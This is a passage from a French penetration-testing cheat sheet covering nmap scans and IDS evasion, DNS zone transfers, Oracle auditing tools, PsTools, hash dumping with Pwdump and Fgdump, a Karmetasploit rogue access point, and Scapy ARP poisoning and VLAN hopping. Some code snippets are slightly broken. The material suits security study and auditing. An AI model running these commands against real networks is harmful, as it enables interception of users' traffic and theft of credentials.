Cet attaque consiste à utiliser un serveur FTP anonyme (imprimante, serveur...) comme relais pour se connecter à d'autres serveurs FTP ou effectuer des scans de ports.

[nmap -b IpServeurFTPAnonyme 192.168.0.0-255](#)

Idle Scan (par rebond) :

[nmap -PN -p- -sI IpMachineRebond IpMachineCible](#)

Scan FIN et NULL :

Consiste en l'envoi de paquets TCP avec le flag FIN (-sF), ou aucun pour le NULL (-sN).

[nmap -sF IpMachineCible](#)

Scan Xmas (scan de Noël) :

Consiste en l'envoi de paquets TCP avec les flags FIN/URG/PUSH activés.

[nmap -sX IpMachineCible](#)

Fingerprinting applicatif (AMAP) :

Test des scripts (dans /usr/share/nmap/) sur les ports ouverts, effectue aussi un traceroute.

[nmap -A IpMachineCible](#)

Nmap - Compléments :

Outil (Windows, Unix/Linux et MacOS) d'exploration réseau et scanneur de ports/sécurité (utilise la lib Pcap), il permet d'effectuer du SYN scan, du scan de machine par rebond, d'identifier les services...

Lien : <http://nmap.org/>

Options de suivi de scan :

`--version-trace` permet d'afficher les actions qu'effectue Nmap.

`--reason` ajoute une colonne au résultat pour indiquer quel résultat Nmap a interprété.

Génération de liste d'IP sans les scanner :

`nmap -sL 192.168.0.0/24 | grep "Host" | cut -d '(' -f2 | cut -d ')' -f1`

Tests de filtrage :

L'objectif est de déterminer si nous sommes en face d'une solution de filtrage **statefull** ou **unstatefull**.

Un pare-feu **statefull** surveille et n'autorise que les connexions dûment établies, il est plus lourd et risque de planter plus facilement (donc de tous laisser passer ou de faire tomber la connexion). Les services les plus utilisés ne sont pas filtrés en général pour alléger la charge.

Un pare-feu **unstatefull** ne surveille pas si la connexion a déjà été établie, en cas de scanne de type ACK, il laisse les hôtes distant répondre.

On effectue un scan TCP-SYN :

Les ports en open/closed indiquent que les services identifiés existent ou qu'ils ne sont pas filtrés.

`nmap -sS -p- IpMachineCible`

On effectue un scan TCP-ACK :

*Si nous avons des ports qui sont **filtered**, nous sommes dans un cas de pare-feu **statefull**.*

*Les ports ayant un état **unfiltered** indiquent qu'aucune règle de filtrage n'est présente pour ces ports.*

`nmap -sA -p- IpMachineCible`

Pour passer un IDS/IPS/pare-feu il existe de multiples solutions :

En utilisant la fragmentation de paquets (`--mtu 10` permet de spécifier la taille en octet) .

`nmap -sS -f -p- IpMachineCible`

*En modifiant l'adresse source de port (dans le cas notamment de pare-feu **unstatefull**).*

`nmap -sS -g 80 -p- IpMachineCible`

En modifiant l'adresse IP et MAC source (si la valeur est 0 l'adresse MAC est généré de manière aléatoire).

`nmap -sS -S 192.168.0.1 --spoof-mac 01:02:03:04:05:06 -p- IpMachineCible`

On peut aussi vérifier si la sonde détecte les sommes de contrôle éronnées.

`nmap -sS --badsum -p- IpMachineCible`

Utilisation des scripts :

Nmap comporte aussi des scripts qui permettent d'apporter des informations complémentaires, pour tout activer :

`nmap -sV -p- --script all IpMachineCible`

Exécuter un script spécifique (par défaut ils sont dans `/usr/share/nmap/`) :

`nmap -sV -p80 --script monScript.nbe IpMachineCible`

Exécuter les scripts non intrusifs :

`nmap -sV -p80 --script "not intrusive" IpMachineCible`

Scan UDP :

Le scan UDP peut être très long (avec l'augmentation de probs), il est donc possible de le limiter (ici a 100ms et 3 tests max).

`nmap --max-rtt-timeout 100ms --max-retries 3 -sU -p- IpMachineCible`

Nslookup et Host :

Outils (Unix/Linux, Windows et MacOS) permettant de lire les informations de serveurs DNS et d'effectuer du transfert de zone.

Par défaut la résolution DNS est effectuée via le port UDP 53, pour le transfert de zone qui a pour but une synchronisation entre serveurs DNS il utilise le port TCP 53.

Afin d'éviter un détournement du service de résolution de noms, il est important que seules les serveurs soient autoriser à faire du transfert de zone entre eux.

Lien : Ø

Il existe différents types de serveurs enregistrés sur un DNS :

A (Adresse) Adresse IP IPV4 d'un hôte de la zone DNS;

AAAA (Adresse) Adresse IP IPV6 d'un hôte de la zone DNS;

CNAME (Canonical NAME) Alias d'un hôte, permet les redirections;

HINFO Champ descriptif (OS, matériel...);

MX (Mail eXchange record) Serveur de messagerie;

NS (Name Server) L'hôte est un serveur de Noms;

PTR (PoinTer Record) Adresse Ip associée au nom de domaine;

SOA (Start Of Authority) Serveur responsable (autorité) de la zone.

*Il est important de lister tout le contenu du DNS, et de tester chaque niveau de l'arborescence (pour **test1.test0.pres.fr** on testera : **test1.test0.pres.fr**, **test0.pres.fr**, **pres.fr**, **.fr**)*

*Attention ! pour nslookup le DNS doit être renseigné en local sur la machine, sinon le renseigner en ligne de commande : **server 192.168.1.1***

Lecture de toutes les informations du DNS **pres.fr** :

nslookup -type=any pres.fr

Lecture des informations du DNS **pres.fr** :

host -a pres.fr 192.168.1.1

Lister tous les serveurs de messagerie de **pres.fr** :

nslookup -type=MX pres.fr

*Ici on teste tous les serveurs NS trouvés via le domaine pres.fr, le but étant de tester le transfert de zone (requêtes AXFR). Dans certains cas l'activation de la résolution WINS peut résoudre certains problèmes. Ici **server 192.168.1.1** définit le serveur DNS testé pour effectuer le transfert de zone, **pres.fr** correspond au domaine externe.*

Transfert de zone avec nslookup :

nslookup

server 192.168.1.1

ls -d pres.fr

Transfert de zone avec host :

host -l pres.fr 192.168.1.1

OAT :

OAT (Oracle Audit Tool) est une suite d'outils pour énumérer les comptes par défaut, faire des requêtes SQL... A partir de la version 10.2 d'Oracle, oscanner fournis plus d'informations.

Lien : <http://www.cqure.net/wp/test>
<http://www.vulnerabilityassessment.co.uk/oat.htm>
<http://toadfororacle.com/index.jspa>

Ces outils nécessitent l'Oracle JDBC driver (<http://www.oracle.com/index.html>).

OraclePasswordGuesser (opwg) :

Outils de test des comptes et mots de passe par dictionnaire (120 comptes par défaut).

Test par défaut du serveur Oracle 192.168.0.1 en mode verbeu (-v) :

[opwg -s 192.168.0.1 -v](#)

On vérifie en plus les droits pour CREATE LIBRARY :

[opwg -s 192.168.0.1 -v -C](#)

On utilise un fichier externe pour les noms d'utilisateur (-u) et mots de passe (-p) en spécifiant le port (-P) et en désactivant le test des comptes par défaut (-D), l'option (-d) permet de préciser le SID :

[opwg -s 192.168.0.1 -u default.acount -p default.acount -P 1521 -D](#)

OracleQuery (oquery) :

Permet d'effectuer des requêtes SQL interactives (utilise les mêmes paramètres que opwg).

Ouvre une console interactive à une base Oracle (-d SID) avec un compte et mot de passe :

L'option (-q) permet de spécifier la requête SQL directement, (-o) exporte la session en fichier txt, (-m) pour spécifier le délimiteur de table.

[oquery -s 192.168.0.1 -u user -p mdp -d base](#)

OracleSamDump (osd) :

Extraction de la base des comptes.

Extraction de la base SAM, pour spécifier une autre ip (-l nécessite un serveur TFTP), pour spécifier le répertoire temporaire (-T) :

[osd -s 192.168.0.1 -u user -p mdp -d test](#)

OracleSysExec (ose) :

Permet d'exécuter des commandes sur le serveur de manière interactive.

Récupération d'une console interactive (-I) en spécifiant la plateforme (-t Windows/Solaris) :

[ose -s 192.168.0.1 -u user -p mdp -d test -I -t Windows](#)

OracleTNSCtrl (otnsctl) :

Lecture d'information sur le TNS listener (voir commande help) avec un shell interactif.

Exécution d'une console interactive (-I) :

[otnsctl -s 192.168.0.1 -I](#)

Lecture directe des informations (-c status/services/version/...) :

[otnsctl -s 192.168.0.1 -c status](#)

Oracle Scanner (oscanner) : <http://www.cqure.net/wp/oscanner/>

Effectue un relevé complet d'information :

[oscanner -s 192.168.0.1 -P 1521 -v](#)

Pour visualiser le resultat :

[reportviewer oscanner_192_168_0_1_report.xml](#)

OpenVAS :

Open Source vulnerability scanner and manager (OpenVAS) est un framework basé sur la dernière version Open Source de Nessus. Il est composé d'une partie serveur effectuant les tests et d'une partie cliente permettant de configurer le serveur et d'en extraire les données.

Lien : <http://www.openvas.org>
<http://doc.ubuntu-fr.org/openvas>

Installation :

[apt-get install openvas-server openvas-client](#)

Création d'un utilisateur :

[openvas-adduser](#)

Mise à jour de la base de pluggins :

[openvas-nvt-sync](#)

Utilisation :

Lancer le serveur :

[sudo service openvas-server start](#)

Lancer le client :

[openvas-client](#)

Remarques :

L'impact du scanner sur une cible est le multiple du nombre de thread (exécution de test simultanée) et de la criticité des pluggins.

Il est donc fortement recommandé de limiter le nombre de thread à 10 et de désactiver tous les tests de type DOS. De plus, afin de limiter la durée des tests, il est important de sélectionner exclusivement les pluggins en rapport avec les tests et de suivre l'état des tests (permet d'identifier des problèmes en cas de faiblesse des cibles).

Oracle : Oracle est un Système de Gestion de Base de Données Relationnelles (SGBDR), qui assure aussi les fonctions de base de données. Un serveur Oracle peut contenir plusieurs bases de données, avec ses propres comptes.

Lien : <http://www.oraclepoint.com/>, <http://www.orafaq.com/>, <http://psoug.org/>
<http://didier.deleglise.free.fr/>
<http://blogorak.estsurinternet.com>, <http://oracle.developpez.com/cours/>
<http://www.oracle.com/technology/tech/oci/instantclient/index.html>
http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_Listener_TNS_Security.pdf

L'accès aux bases de données par le réseau est géré par le **TNS Listener** (Transparent Network Substrate), son port par défaut est 1521. Oracle utilise plusieurs types de fichiers :

.ora fichiers de configuration de la base (les principaux : **listener.ora**, **init.ora** et **sqlnet.ora**) ;
.dbf la base de donnée ; **.rdo** et **.log** historique des modifications effectuées sur la base ;
.ctl emplacement des fichiers et état de la base.

Points à vérifier :

- ☐ La présence d'un minimum de modules (supprimer le serveur HTTP Oracle si inutile...).
- ☐ La dernière version stable d'Oracle <http://www.oracle.com/technology/support/patches.htm>
- ☐ En cas de forts besoins en disponibilité, le serveur doit être redondé.
- ☐ Seuls les utilisateurs utiles doivent être présents dans la base.
- ☐ L'accès au **Listener** doit être restreint, les mots de passe doivent être en MD5.
- ☐ Vérifier la présence de règles d'audit (commande **AUDIT**) activées *via* le fichier **init.ora** (paramètre : **AUDIT_TRAIL** ≠ **NONE**).
- ☐ Vérifier dans la table **V\$PARAMETER** les paramètres de sécurité.
- ☐ Penser à récupérer tous les fichiers ***.ora** et les analyser avec l'outil **lsnrcheck**.

Exemples de comptes par défaut :

Comptes	Mot de passe par défaut	Privilèges
SYS	CHANGE_ON_INSTALL	Compte d'administration
SYSTEM	MANAGER	Compte d'administration
CTXSYS	CTXSYS	Compte privilégié
MDSYS	MDSYS	Compte privilégié
TRACESVR	TRACE	Compte privilégié
DBSNMP	DBSNMP	Compte de test (doit être supprimé)

Outils et liens :

Client Oracle : *SQL*Plus Instant Client*.

http://www.oracle.com/technology/tech/sql_plus/index.html

Oracle Auditing Tools (OAT) :

<http://www.cqure.net/wp/test/> ou <http://www.vulnerabilityassessment.co.uk/oat.htm>

Une liste des mots de passe par défaut et outils pour sécuriser la base :

<http://www.petefinnigan.com>

L'outil **lsnrcheck** permet de tester la sécurité de la base Oracle (Présence de mot de passe pour le **Listener**, paramètres sécurisés, test des fichiers ***.ora**, liste des SID de la base.) :

<http://www.integrigy.com/>

OScanner : relevé de configuration : <http://www.cqure.net/wp/osscanner/>

tnscmd.pl, outil en perl qui permet de relever des informations de configuration :

<http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd>

Active perl : <http://www.activestate.com/Products/activeperl/index.mhtml>

Lecture d'informations sur la machine **Test** par le port **1521** : (**version**, **services** ou **status**)

perl tnscmd.pl version -h Test -p 1521 --indent

PDF :

Portable Document Format, langage de description de pages d'impression (créé par Adobe en 1993), ne dépendant pas du système d'exploitation, peut intégrer : polices d'écritures, images, vidéos, objets graphiques, scripts...

Le contenu des données binaires (exe, images, vidéos...) est encodé/compressé (BASE64, ZIP...), les données de mise en page et le texte peuvent être encodés/compressés, une protection des données (impression, accès) est possible.

Lien : http://www.adobe.com/devnet/pdf/pdf_reference.html, <http://isafepdf.codeplex.com/>

Exemple de fichier PDF :

```
%PDF-1,7
```

→ **Entête** : version du format PDF utilisé

```
1 0 obj <<
/Type
/Catalog
/Outlines 2 0 R
/Pages 3 0 R
>> endobj
```

→ **1 0 obj** : numero version de l'objet
 << >> : début et fin de l'objet
 /Type : écriture dans le fichier
 /Catalog : bibliothèque d'objet
 /Outlines 2 0 R : référence à l'objet n2
 /Pages 3 0 R : réf. à l'objet n3 pour le nombre, contenu et format du document

```
2 0 obj
<</Type/Outlines/Count 0>>endobj
```

→ Utilisé pour la rétro-compatibilité des versions.

```
3 0 obj <<
/Type/Pages
/Kids [4 0 R]
/Count 1
>> endobj
```

→ **/Kids [4 0 R]** : Référence au format de page à l'objet n4
/Count 1 : Objet masqué n1

```
4 0 obj <<
/Type/Pages
/Parent 3 0 R
/MediaBox [0 0 612 792]
/Contents 5 0 R
/Resources <<
/ProcSet 7 0 R
/Font <</F1 9 0 R>>>>
>> endobj
```

→ **/Parent 3 0 R** : référence croisé avec l'objet n3
/MediaBox [0 0 612 792] : taille de la zone au point x=0, y=0, largeur = 612, hauteur = 792
/Contents 5 0 R : contenu de la page contenu dans l'objet 5
/Resources : zone de contenu
/ProcSet 7 0 R : utiliser la procédure de l'objet n7
/Font <</F1 8 0 R>> : Police utilisé, objet n8, modèle **F1**

```
5 0 obj <</Length 6 0 R >>
stream
BT
/F1 30 Tf
20 650 Td
(exemple de texte) Tj
ET
sendstream
endobj
```

→ **<</Length 6 0 R >>** : taille en octet de la zone à l'objet n6
stream et **sendstream** : début/fin de la zone
BT et **ET** : début/fin de zone de texte
(exemple de texte) Tj : Texte

```
6 0 obj 503 endobj
```

→ Taille en octet de la zone.

```
7 0 obj [/PDF] endobj
```

→ Fin des objets de contenu.

```
8 0 obj
<</Type/Font/Subtype/Type1
/Name/F1/BaseFont/Helvetica
/Encoding/MacRomanEncoding>>
endobj
```

→ Format d'encodage de la page, le style est appelé **F1**.

```
xref 0 9
0000000000 65535 f
0000000010 00000 n
0000000071 00000 n
...
```

→ **xref** : début de la zone d'index
 (les objets de fin 6-7-8 ne sont pas référencés dans l'index)
0000000000 65535 f : nombre max de maj/obj
0000000010 00000 n : objet n1 commençant au 10 ème octet

```
trailer<</Size 10/Root 1 0 R/ID
[<0123456789ABCDEF0123456789ABCDEF>
<0123456789ABCDEF0123456789ABCDEF>]
>>
startxref 1003
%%EOF
```

→ Fin du document
Trailer : donnée de reconnaissance du document, l'objectif est d'y indiquer un ID unique, un checksum
/Size 10/Root 1 0 R : le PDF contient 10 objets, début au 1er
Startxref : octet de début du document de l'index
%%EOF : fin du fichier

PDF - Outils :

Exploitation, analyse du format PDF & malware.

Lien : Ø

peepdf

Analyse de la structure de fichier PDF, la commande (-i) interactive permet une exploitation direct plus fine.

<http://eternal-todo.com/tools/peepdf-pdf-analysis-tool>

Extraction en ignorant les erreurs : `./peedpdf.py -f <fichier.pdf>`

pdfextract

Du frameworks Origami codé en ruby, extraction d'objets d'un PDF (image, texte, scripts, polices) :

<http://code.google.com/p/origami-pdf/>

`pdfextract <fichier.pdf>`

DiffPDF

Comparaison de plusieurs fichiers PDF. <http://www.qtrac.eu/diffpdf.html>

PDF Stream Dumper

Analyse de fichier et identification de malware.

<http://sandsprite.com/blogs/index.php?uid=7&pid=57>

graphicsmagick-imagemagick-compat

Assemble, convertit des images vers du PDF.

Sous systèmes Debian apt-get install graphicsmagick-imagemagick-compat

`convert -compress jpeg * <fichier.pdf>`

pdfsam

Permet la conversion et la concaténation de document pdf de manière graphique.

PDFmod

Permet la rotation de page, suppression ou ajout.

Documentation

- Analyzing PDF malware
<http://blog.spiderlabs.com>
- Practical malware analysis
http://venom630.free.fr/pdf/Practical_Malware_Analysis.pdf
- How to extract streams and shellcodes from a PDF, the easy way
<http://eternal-todo.com/blog/extract-streams-shellcode-peepdf>

Outils de revers et analyse de malware

- REMnux : A Linux Distribution for Reverse-Engineering Malware
<http://zeltser.com/remnux/>
- Analyse de comportement de malware
<http://www.honeynet.org/node/315>
- Description des modification effectué par certains malware
<http://www.malwaretracker.com/pdfthreat.php>
- Base de malware
<http://contagiodump.blogspot.fr>

PS Tools :

Boîte à outils d'exploitation réseau pour les systèmes Microsoft (2000, XP, 2003...).

Lien : <http://technet.microsoft.com/en-us/sysinternals/bb896649.aspx>

Contenu :

- *PsExec* : exécution de commande distante.
- *PsFile* : afficher les fichiers distants ouverts.
- *PsGetSid* : afficher le SID d'un utilisateur/machine.
- *PsInfo* : afficher un grand nombre d'information sur le système.
- *PsKill* : tuer un processus par nom ou ID.
- *PsList* : lister les détails des processus.
- *PsLoggedOn* : afficher les utilisateur connectés sur la machine.
- *PsLogList* : exportation des journaux d'audit.
- *PsPasswd* : permet de modifier le mot de passe d'un compte.
- *PsService* : afficher et modifier l'état des services distants.
- *PsShutdown* : redémarrer ou éteindre une machine distante.
- *PsSuspend* : suspendre un processus.
- *PsUptime* : intégré à PsInfo, permet d'afficher la durée depuis la quelle le système à démarré.

Commandes :

Exécution d'une commande :

psexec.exe \\nom_machine -u user -p mdp_user ipconfig /all

Liste des fichiers ouverts :

psfile.exe \\nom_machine

SID d'un utilisateur :

psgetsid.exe \\nom_machine -u user -p mdp_user utilisateur_a_lire_le_SID

Information sur le système (mise à jour, logiciels, espace disque) :

psinfo.exe \\nom_machine -h -s -d

Lister, suspendre et tuer un processus :

pslist.exe \\nom_machine

pssuspend.exe \\nom_machine [id ou name_processus]

pskill.exe \\nom_machine [id ou name_processus]

Liste des utilisateurs connectés :

psloggedon.exe \\nom_machine

Exportation des journaux d'audit :

psloglist.exe \\nom_machine [app, sys ou sec]

Modifier le mot de passe d'un utilisateur :

pspasswd.exe \\nom_machine utilisateur nouveau_mdp

Afficher et modifier l'état d'un service :

pservice.exe \\nom_machine query nom_du_service

pservice.exe \\nom_machine stop nom_du_service

Redémarrer une machine :

psshutdown.exe \\nom_machine

Pwdump/Fgdump :

Outil console (Windows) permettant la récupération des Hashes LM et NTLM des mots de passe des utilisateurs locaux ou distants. Les droits administrateurs sont requis.

Lien : <http://www.foofus.net/fizzgig/pwdump/>

Pwdump :

Dans le cas d'utilisation pour un système 64-bits, il faut utiliser l'option -x avant le nom d'hôte.

Dumping de la machine locale avec des droits administrateur :

[pwdump.exe localhost](#)

Dumping d'une machine distante en utilisant un autre compte :

[pwdump.exe -u Administrateur -p MotDePasse 192.168.0.1](#)

Fgdump :

Dumping de la machine locale avec des droits administrateur :

[fgdump.exe](#)

Dumping en local/à distance en utilisant un autre compte :

[fgdump.exe -h 127.0.0.1 -u Administrateur -p MotDePasse](#)

*On spécifie ici pour chacune des machines un compte et mot de passe sous la forme **host:user:password** ou simplement l'hôte dans le cas d'un compte unique.*

Dumping de plusieurs machines distantes :

[fgdump.exe -H fichierMachines.txt](#)

ou

[fgdump.exe -f fichierMachines.txt -u Administrateur -p MotDePasse](#)

Dumping des données protégées :

[fgdump.exe -s](#)

Procédure de récupération des HASH à partir d'une distribution Linux :

<http://sourceforge.net/projects/ophcrack/files/>

Exportation de la clé de chiffrement syskey avec bkhive.

[bkhive /mnt/sda2/windows/system32/config/system syskey](#)

Exclusivement pour les systèmes Windows XP/2003 et antérieurs.

Utilisation de samdump2 (à partir de la v3 après XP) pour créer un fichier pour john ou Ophcrack pour trouver les mots de passe.

[samdump2 /mnt/sda2/windows/system32/config/sam syskey.txt](#)

Qemu :

Émulateur console en open source, il permet l'émulation de machine virtuelle et matériel spécifique (CISCO PIX, Sparc Solaris...).

Des interfaces graphiques existent : QemuManager, AQemu, FAUmachine...

Lien : http://wiki.qemu.org/Main_Page

QemuManager (Windows) : <http://www.davereyn.co.uk/download.htm>

AQemu (Linux) : <http://sourceforge.net/projects/aqemu/>

Création d'un disque virtuel :

Création d'une image de 4Go (GB=go, MB=mo, KB=ko) au format qcow2 (permet les multiples snapshots, chiffrement AES, compression zlib...):

(formats possibles : cow, qcow, vdi, vmdk, cloop, dmg, bochs, vpc, vfat, qcow2, raw...)

`qemu-img create -f qcow2 test.qcow2 4GB`

Exécution d'une image virtuelle :

Installation d'une machine avec 512mo de mémoire, en démarrant à partir d'un CDRom :

`qemu -m 512 -hda test.qcow2 -cdrom winxp.iso -boot d`

Exécution d'une machine avec 512mo de mémoire en utilisant l'accélération qemu :

`qemu -m 512 -hda test.qcow2 -kernel-kqemu`

Utilisation d'une machine multi-disque (4 max) : (même fonctionnement pour des lecteurs)

`qemu -m 512 -hda img1.qcow2 -hdb img2.qcow2 -hdc img3.qcow2 -hdd img4.qcow2 -kernel-kqemu`

Exécuter une image (qcow2) sans la modifier (snapshot) en sauvegardant les modifications :

`qemu-img create -f qcow2 -b winxp.qcow2 image.qcow2 4GB`

`qemu -m 512 -hda image.qcow2 -kernel-kqemu`

Utilisation d'un snapshot temporaire (aucune modification sur l'image), le raccourci CTR+A+S permet d'appliquer les modifications :

`qemu -m 512 -hda test.qcow2 -kernel-kqemu -snapshot`

Exécuter un système SPARC :

`qemu-system-sparc -m 512 -hda sparc.qcow2 -kernel-kqemu`

Monter une partition virtuelle (raw) dans un répertoire local :

L'offset est extrait après la commande `fdisk -l <fichier>` des lignes:

255 heads, 63 sectors/track, 0 cylinders

*Units = cylinders of 16065 * 512 = 8225280 bytes*

*Ou 63 sectors * 512 = 32256.*

`mount -o loop,offset=32256 image.img /mnt/mount_point` ou

`losetup -o 32256 /dev/loop0 <fichier>`

`mount /dev/loop0 /mnt`

Convertir une partition :

Ici qcow2->raw, -O spécifie le format de destination, -f pour le format du fichier source. Pour le format de sortie : -e pour ajouter du chiffrement, -c pour le compresser, -b pour la conversion en vmdk v6.

`qemu-img convert -O raw image.qcow2 image.raw`

Mode réseau :

Si aucune option, une carte PCI NE2000 est émulée en NAT avec la carte réseau hôte.

Qemu utilise un serveur DHCP virtuel en 10.0.2.2, DNS en 10.0.2.3, SAMBA en 10.0.2.4, l'adresse de la machine virtuelle commence en 10.0.2.15.

`qemu -m 512 -hda image.qcow2 -kernel-kqemu -net nic -net user`

Il est possible d'activer du PAT pour accéder à des services de la machine virtuelle à partir du réseau (ici ssh:22->2222, le port 2222 est visible sur le réseau physique).

`qemu -m 512 -hda image.qcow2 -kernel-kqemu -redir tcp:2222::22`

Il est aussi possible d'utiliser les interfaces TAP : <http://en.wikibooks.org/wiki/QEMU/Networking>

Rogue AP/Fake AP :

Consiste à mettre en place un faux point d'accès WiFi, afin d'intercepter les données de utilisateurs, ou prendre le contrôle des machines des utilisateurs.

Lien : <http://airsnarf.shmoo.com> et <http://hostap.epitest.fi>
<http://www.aircrack-ng.org/>
<http://www.offensive-security.com/metasploit-unleashed/Karmetasploit>
<http://bricowifi.blogspot.com>

Identification de l'AP : [airodump-ng wlan0](#)

Création d'un AP identique :

Créer un lien (mon0) vers la carte réseau en mode monitoring (équivalent du promiscuous en filaire), pour le désactiver, il faut effectuer la commande `airmon-ng stop mon0` : `airmon-ng start wlan0`

Modifier l'adresse MAC de l'interface (peu nécessiter un down/up de l'interface) :

`macchanger mon0 --mac 00:11:22:33:44:55`

Création de l'AP (dans certains cas l'AP n'est visible qu'avec l'option -C 30, qui effectue une rotation du numéro de channel) : `airbase-ng -c 1 -e "mon_AP" -v mon0`

Exécution du service DHCP pour les clients :

`mkdir -p /var/run/dhcpd && chown dhcpd:dhcpd /var/run/dhcpd`
`mkdir -p /var/run/dhcp3-server && chown dhcpd:dhcpd /var/run/dhcp3-server`
`dhcpd3 -cf /etc/dhcp3/dhcpd.conf -pf /var/run/dhcp3-server/dhcpd.pid at0`

Redirection de tous les flux des clients vers la machine locale :

`echo 1 > /proc/sys/net/ipv4/ip_forward`

`modprobe tun`

`iptables -F`

`iptables -X`

`iptables -t nat -F`

`iptables -t nat -X`

`iptables -A FORWARD -i at0 -j ACCEPT`

Utilisation de Metasploit pour prendre le contrôle et l'interception d'information automatique :

*Télécharger et modifier `karma.rc` : `wget http://www.offensive-security.com/downloads/karma.rc`
`msfconsole -r karma.rc`*

Emplacement par défaut de la page html du serveur web metasploit (ici le chemin dans backtrack 4) :
</pentest/exploits/framework3/data/exploits/capture/http/index.html>

Pour afficher les résultats dans metasploit : `db_notes`

Lister les sessions actives meterpreter et utiliser la "1" :

`sessions`

`sessions -i 1`

Capture de flux WiFi :

On peut aussi utiliser `tcpdump`, `wireshark` ou `airodump-ng` sur `mon0` (BSSID = adresse MAC de la borne WiFi) :
`airodump-ng --write fichier_resultat --channel 8 --bssid 00:11:22:33:44:55 mon0`

Cartographie de points d'accès :

- Kismet : <http://www.kismetwireless.net/> <http://ilpleut.be/code-kismet> <http://www.larsen-b.com/Article/212.html>
- Ekahau HeatMapper (payant) : <http://www.ekahau.com/products/heatmapper/overview.html>
- Outils de visualisation du réseau WiFi : <http://www.metageek.net/docs/wireless-networking-tools/>

Configurer la carte WiFi du client (sous Linux) :

Création d'un fichier de configuration : `wpa_passphrase ESSID ASCCI_PASSPHRASE > wpa.conf`

Connexion : `wpa_supplicant -Dwext -iwlan0 wpa.conf`

Extraction de cookie de session et exploitation :

- Hamster & Ferret : <http://erratasec.blogspot.fr/2009/03/hamster-20-and-ferret-20.html>
- Firesheep : <http://codebutler.github.com/firesheep/>

Scapy :

Interpréteur python de manipulation de paquets (création de trame, décodage...).

Lib graphiques nécessaires : python-gnuplot, PythonMagick, python-pyx, python-pygraphviz, python-visual.

Lien : <http://www.secdev.org/projects/scapy/doc/installation.html>

<http://www.secdev.org/projects/scapy/>

<http://wiki.spiritofhack.net/index.php/Scapy-usage>

Nemesis (autre injecteur de paquets) : <http://nemesis.sourceforge.net/>

Pour lancer l'interpréteur de commande : *scapy*

Sauvegarde/chargement de session : *scapy -s ma_session*

CTRL+C pour quitter une exécution et *CTRL+D* pour quitter *scapy*.

Afficher la liste des protocoles et les fonctions : *ls()* et *lsc()*

Capture du réseau :

cpt = sniff() # *CTRL+C*

wrpcap("capture.pcap",cpt) # la fonction de chargement est *rdpcap()*

Trace route TCP avec sortie en 3D, PDF, SVG et texte :

a = traceroute(["toto.fr", "titi.fr", "tutu.fr"])

a.trace3D()

a.pdfdump("export.pdf") # *a.graph(target=">resultat.svg")*

a.sprintf("{IP:%IP.src%}{ICMP:%ICMP.type%}{TCP:%TCP.flags%}}")

Trace route UDP :

res,unans = sr(IP(dst="target", ttl=(1,255)) /UDP()/DNS(qd=DNSQR(qname="test.com")))

res.make_table(lambda (s,r): (s.dst,s.ttl,r.src))

Découverte IP, ARP, TCP, UDP :

ans,unans=sr(IP(dst="192.168.0.1",proto=(0,255))/"SCAPY",retry=2)#IP

ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.0.0/24"),timeout=2)#ARP

arping("192.168.0.")#ARP (autre possibilité)*

ans.summary(lambda (s,r):r.sprintf("%Ether.src%%ARP.psrc%"))

ans,unans=sr(IP(dst="192.168.0.")/ICMP())#ICMP*

ans.summary(lambda (s,r):r.sprintf("%IP.src% existe"))

ans,unans=sr(IP(dst="192.168.0.")/TCP(dport=80,flags="S"))#TCP*

ans.summary(lambda(s,r) :r.sprintf("%IP.src% existe"))

ans,unans=sr(IP(dst="192.168.0.")/UDP(dport=0))#UDP*

ans.summary(lambda(s,r) :r.sprintf("%IP.src% existe"))

Scan de port UDP, TCP SYN, ACK, XMAS :

ans,unans = sr(IP(dst="192.168.0.1")/UDP(dport=[1,65535]))#UDP

ans,unans = sr(IP(dst="192.168.0.1")/TCP(dport=[1,65535],flags="S"))#TCP SYN

ans,unans = sr(IP(dst="192.168.0.1")/TCP(dport=[1,65535],flags="A"))#TCP ACK

ans,unans = sr(IP(dst="192.168.0.1")/TCP(dport=[1,65535],flags="FPU"))#TCP XMAS

ARP poisoning :

send(Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway, pdst=client),inter=RandNum(10,40), loop=1)

VLAN hopping :

sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())

Finger printing avec nmap :

load_module("nmap")

nmap_fp("192.168.0.1")

SNMP :

nextoid = "0.0"

while nextoid.startswith("0.0"):

IP(dst="192.168.0.1")/UDP(sport=RandShort(),dport=161)

/SNMP(community=public,PDU=SNMPnext(varbindlist=[SNMPvarbind(oid=nextoid)]))

a.show()

Exemple de script python avec scapy :

#!/usr/bin/python

#Envoie de requête ICMP

import sys

sys.path.append('/usr/bin')

*from scapy import **

p=IP(dst='www.google.fr')/ICMP()

send(p)

Sécurité Web - Audit (1/3) :

Étapes d'un audit d'application WEB :

1. Identification de la version du serveur WEB ;
2. Identification de la plateforme utilisée (Content Management System et Langage) utilisé ;
3. Identification des failles associées à la plateforme ;
4. Cartographie du site (identification des fichiers et de la base de données) ;
5. Vérification des méthodes et technologies de transfert d'informations ;
- ...

Lien : <http://www.owasp.org>, <http://jarlsberg.appspot.com/>
<http://www.mindmeister.com/11594999>

Identification du serveur

1. Identifier le type et la version du serveur :

- Avec Telnet ou ncat : `telnet 192.168.0.1 80`
`HEAD / HTTP/1.0 <ENTREE><ENTREE>`
 On peut aussi utiliser une erreur pour charger une page : `GEE / JOJO/5.0` ou `GET / HTTP/1.0`
 Par message d'erreur en demandant une page inexistante : `GET /toto/titi.asp HTTP/1.0`
- Avec Nmap : `nmap -sV -p 80 -vvv 192.168.0.1`
- Avec Nikto : `nikto -h www.google.fr -findonly`
- Avec Wget : `wget -S --spider www.google.fr`
- Avec Httprint, par statistique sur la réponse : `httprint -h http://www.google.fr -s signature.txt`
- Par technologie : ASP.NET = IIS
- Par historique Internet : http://toolbar.netcraft.com/site_report?url=http://www.google.fr

2. Identification de la plate forme utilisée (CMS et Langage) :

- De manière visuelle : logo, url, entête HTTP
- Utilisation du plugin Firefox **Greasemonkey** avec le script **CMS Detection** :
<https://addons.mozilla.org/fr/firefox/addon/748/>
<http://www.shatter-blog.net/2010/03/detecter-les-cms-cms-detect-v1-1/>
- Outils externes : <http://blindelephant.sourceforge.net/>
- Par des oublies : <http://MonSite.com/phpinfo.php>

3. Identification des failles liées à la plateforme :

